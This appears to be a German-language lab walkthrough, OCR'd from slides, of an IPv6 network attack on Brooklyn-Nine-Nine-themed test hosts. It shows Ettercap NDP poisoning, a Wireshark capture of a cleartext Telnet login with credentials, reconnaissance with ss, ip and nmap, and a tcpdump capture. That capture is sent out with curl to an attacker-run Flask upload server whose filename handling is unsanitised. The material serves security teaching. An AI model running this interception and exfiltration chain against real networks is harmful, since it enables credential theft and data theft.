
NDP-Poisoning mit “ettcercap -G”



```
Randomizing -1 hosts for scanning...
Scanning the whole netmask for -1 hosts...
Probing 3 seconds for active IPv6 nodes ...
4 hosts added to the hosts list...
Host 2001:db8:1::1 added to TARGET2
Host 2001:db8:1::20 added to TARGET1
```



Detailierte Erklärung Angriff - Netzwerk - III



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
75	45.328259103	2001:db8:1::1	2001:db8:1::20	TELNET	88	Telnet Data ...
76	45.336195427	2001:db8:1::1	2001:db8:1::20	TCP	88	[TCP Retransmission] 2
77	45.378375066	2001:db8:1::20	2001:db8:1::1	TCP	86	33076 → 23 [ACK] Seq=1
78	45.380111086	2001:db8:1::20	2001:db8:1::1	TCP	86	[TCP Dup ACK 77#1] 330
79	45.380493410	2001:db8:1::1	2001:db8:1::20	TELNET	536	Telnet Data ...
80	45.392064966	2001:db8:1::1	2001:db8:1::20	TCP	536	[TCP Retransmission] 2
81	45.392630534	2001:db8:1::20	2001:db8:1::1	TCP	86	33076 → 23 [ACK] Seq=1
82	45.396055914	2001:db8:1::20	2001:db8:1::1	TCP	86	[TCP Dup ACK 81#1] 330
83	45.396396946	2001:db8:1::1	2001:db8:1::20	TELNET	139	Telnet Data ...
84	45.408076923	2001:db8:1::1	2001:db8:1::20	TCP	139	[TCP Retransmission] 2
85	45.408410412	2001:db8:1::20	2001:db8:1::1	TCP	86	33076 → 23 [ACK] Seq=1
86	45.408573610	2001:db8:1::20	2001:db8:1::1	TELNET	91	Telnet Data ...
87	45.408870186	2001:db8:1::20	2001:db8:1::1	TCP	86	33076 → 23 [FIN, ACK]
88	45.420037900	2001:db8:1::20	2001:db8:1::1	TCP	86	33076 → 23 [ACK] Seq=1
89	45.420086804	2001:db8:1::20	2001:db8:1::1	TCP	91	[TCP Retransmission] 3
90	45.420111893	2001:db8:1::20	2001:db8:1::1	TCP	86	[TCP Retransmission] 3
91	45.420443475	2001:db8:1::1	2001:db8:1::20	TCP	86	23 → 33076 [FIN, ACK]
92	45.428020922	2001:db8:1::1	2001:db8:1::20	TCP	86	[TCP Retransmission] 2
93	45.428182757	2001:db8:1::20	2001:db8:1::1	TCP	86	33076 → 23 [ACK] Seq=2

- Frame 84: 139 bytes
- Ethernet II, Src: VI
- Internet Protocol Ve
- Transmission Contro

```
0000  00 0c 29 dd 52 d4 00 0c  29 77 50 05 86 dd 60 07   ··)·R···)wP···`·
0010  77 ed 00 55 06 40 20 01  0d b8 00 01 00 00 00 00   w··U·@ ·········
0020  00 00 00 00 00 01 20 01  0d b8 00 01 00 00 00 00   ················
0030  00 00 00 00 00 20 00 17  81 34 e4 1e 5e 86 8b 81   ·········4··^···
0040  e6 c1 80 18 07 d5 93 d0  00 00 01 01 08 0a 03 08   ················
0050  cc 6f 3f c2 3b a2 73 65  74 74 65 72 6d 3a 20 75   ·o?·;·se tterm: u
0060  6e 6b 6e 6f 77 6e 3a 20  75 6e 6b 6e 6f 77 6e 20   nknown:  unknown
0070  74 65 72 6d 69 6e 61 6c  20 74 79 70 65 0d 0a 74   terminal  type··t
0080  6f 6f 72 40 62 39 39 3a  7e 24 20                  oor@b99: ~$
```

wireshark_eth05PPAN2.pcapng | Packets: 118 · Displayed: 72 (61.0%) · Dropped: 0 (0.0%) | Profile: Default

Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0

```
..&..&...........  ..!.."..'.....%..&.....  ..#..'..$..%..&.....#..$.
.&..&..........!.."..".......................".....b.........b....B.
........
........................"......  .....'.............  .38400,38400....'
.......UNKNOWN...........UNKNOWN.....................!......"........".
."..............   ..
........
.............
Linux 6.1.0-20-amd64 (b99.b99.com) (pts/0)

b99 login: toor
toor
Password: nine-nine

Linux b99 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (20
24-04-11) x86_64

The programs included with the Debian GNU/Linux system are free sof
tware;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May  1 16:04:01 CEST 2024 from 2001:db8:1::20 on pt
s/0
setterm: unknown: unknown terminal type
toor@b99:~$ exit
```


10 client pkt(s), 12 server pkt(s), 18 turn(s).

Entire conversation (917 by | Show data as: ASCII | Stream: 0

Find:


Detailierte Erklärung Informationsbeschaffung - b99

- ss -tulpen




```
toor@b99:~$ sudo ss -tulpen
Netid      State      Recv-Q      Send-Q            Local Address:Port             Peer Address:Port      Process
tcp        LISTEN     0           10                          *:23                          *:*          users:(("ine
tutils-inetd",pid=498,fd=4)) ino:20922 sk:1 cgroup:/system.slice/inetutils-inetd.service v6only:0 ⟷
toor@b99:~$
```

- Ip addr & ip neigh




```
toor@b99:~$ ip neigh
2001:db8:1::20 dev ens33 lladdr 00:0c:29:dd:52:d4 REACHABLE
fe80::20c:29ff:fedd:52d4 dev ens33 lladdr 00:0c:29:dd:52:d4 STALE
fe80::aad8:18ab:dab8:d13a dev ens33 lladdr 00:0c:29:77:50:05 STALE
fe80::20c:29ff:fe83:8c53 dev ens37 lladdr 00:0c:29:83:8c:53 REACHABLE
2001:db8:1::10 dev ens33 lladdr 00:0c:29:77:50:05 REACHABLE
2001:db8:fff3::10 dev ens37 lladdr 00:0c:29:83:8c:53 REACHABLE
fe80::20c:29ff:fe86:1cc9 dev ens36 lladdr 00:0c:29:86:1c:c9 REACHABLE
2001:db8:fff2::10 dev ens36 lladdr 00:0c:29:86:1c:c9 REACHABLE
toor@b99:~$
```




```
toor@b99:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fc:44:db brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet6 2001:db8:1::1/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fefc:44db/64 scope link
       valid_lft forever preferred_lft forever
3: ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fc:44:e5 brd ff:ff:ff:ff:ff:ff
    altname enp2s4
    inet6 2001:db8:fff2::1/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fefc:44e5/64 scope link
       valid_lft forever preferred_lft forever
4: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fc:44:ef brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet6 2001:db8:fff3::1/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fefc:44ef/64 scope link
       valid_lft forever preferred_lft forever
toor@b99:~$
```

Detailierte Erklärung
Informationsbeschaffung - b99 - Netzwerk



```
toor@b99:~$ sudo tcpdump -i ens36 -s0 -w nkp-b99-ens36.pcap
tcpdump: listening on ens36, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

tcpdump




```
toor@b99:~$ nmap -6 -A 2001:db8:fff2::10 2001:db8:fff3::10 2001:db8:1::20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-01 16:47 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
Nmap scan report for 2001:db8:fff2::10
Host is up (0.0032s latency).
All 1000 scanned ports on 2001:db8:fff2::10 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 2001:db8:fff3::10
Host is up (0.0035s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: 403 Forbidden
443/tcp open  ssl/http nginx 1.22.1
| ssl-cert: Subject: commonName=holt.b99.com/organizationName=NYPD/stateOrProvinceName=New York/countryName=US
| Not valid before: 2024-04-17T22:58:11
|_Not valid after:  2025-04-17T22:58:11
|_http-server-header: nginx/1.22.1
|_ssl-date: TLS randomness does not represent time
|_http-title: 403 Forbidden
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9

Nmap scan report for 2001:db8:1::20
Host is up (0.0030s latency).
All 1000 scanned ports on 2001:db8:1::20 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 13.43 seconds
toor@b99:~$
```

nmap


Detailierte Erklärung Informationsbeschaffung - tcpdump kopieren

Peralta: Python-Server



```python
from flask import Flask, request, jsonify

app = Flask(__name__)

@app.route('/upload', methods=['POST'])
def upload_file():
    file = request.files['file']
    if file:
        filename = file.filename
        file.save('./' + filename)
        return jsonify({'status': 'file uploaded'})
    return jsonify({'status': 'no file found'})

if __name__ == '__main__':
    app.run(host='::', port=8000, debug=True)
```

b99: curl




```
┌──(jake㉿peralta)-[~/nkp/uploads]
└─$ python app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (::)
 * Running on http://[::1]:8000
 * Running on http://[2001:db8:1::10]:8000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 115-172-360
2001:db8:1::1 - - [01/May/2024 16:12:44] "POST /upload HTTP/1.1" 200 -
```

```
toor@b99:~$ curl -F "file=@/home/toor/nkp-b99-ens36.pcap" http://[2001:db8:1::10]:8000/upload
{
  "status": "file uploaded"
}
toor@b99:~$
```

Detailierte Erklärung Informationsbeschaffung – tcpdump

https-Datenverkehr zwischen wuntch und holt in wireshark




```
No.  Time      Source             Destination        Protocol Length Info
   1 0.000000  2001:db8:fff2::10  2001:db8:fff3::10  TCP          94 47716 → 443 [SYN] Seq=0 Win=64800 Len=0 MSS=1440 SACK_PERM TSval=400676454 TSe…
   2 0.000522  2001:db8:fff3::10  2001:db8:fff2::10  TCP          94 443 → 47716 [SYN, ACK] Seq=0 Ack=1 Win=64260 Len=0 MSS=1440 SACK_PERM TSval=22…
   3 0.001337  2001:db8:fff2::10  2001:db8:fff3::10  TCP          86 47716 → 443 [ACK] Seq=1 Ack=1 Win=64800 Len=0 TSval=400676456 TSecr=2240916676
   4 0.001537  2001:db8:fff2::10  2001:db8:fff3::10  TLSv1.2     603 Client Hello (SNI=holt.b99.com)
   5 0.002599  2001:db8:fff3::10  2001:db8:fff2::10  TCP          86 443 → 47716 [ACK] Seq=1 Ack=518 Win=64096 Len=0 TSval=2240916677 TSecr=4006764…
   6 0.003495  2001:db8:fff3::10  2001:db8:fff2::10  TLSv1.2    1418 Server Hello, Certificate, Server Key Exchange, Server Hello Done
   7 0.004122  2001:db8:fff2::10  2001:db8:fff3::10  TCP          86 47716 → 443 [ACK] Seq=518 Ack=1333 Win=64128 Len=0 TSval=400676458 TSecr=22409…
   8 0.004563  2001:db8:fff2::10  2001:db8:fff3::10  TLSv1.2     179 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
   9 0.005336  2001:db8:fff3::10  2001:db8:fff2::10  TLSv1.2     344 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
  10 0.006225  2001:db8:fff2::10  2001:db8:fff3::10  TLSv1.2     267 Application Data
  11 0.006915  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=1591 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4…
  12 0.006917  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=3019 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4…
  13 0.006917  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=4447 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4…
  14 0.006918  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=5875 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4…
  15 0.006918  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [PSH, ACK] Seq=7303 Ack=792 Win=64096 Len=1428 TSval=2240916682 TS…
  16 0.007035  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=8731 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=4…
  17 0.007036  2001:db8:fff3::10  2001:db8:fff2::10  TCP        1514 443 → 47716 [ACK] Seq=10159 Ack=792 Win=64096 Len=1428 TSval=2240916682 TSecr=…
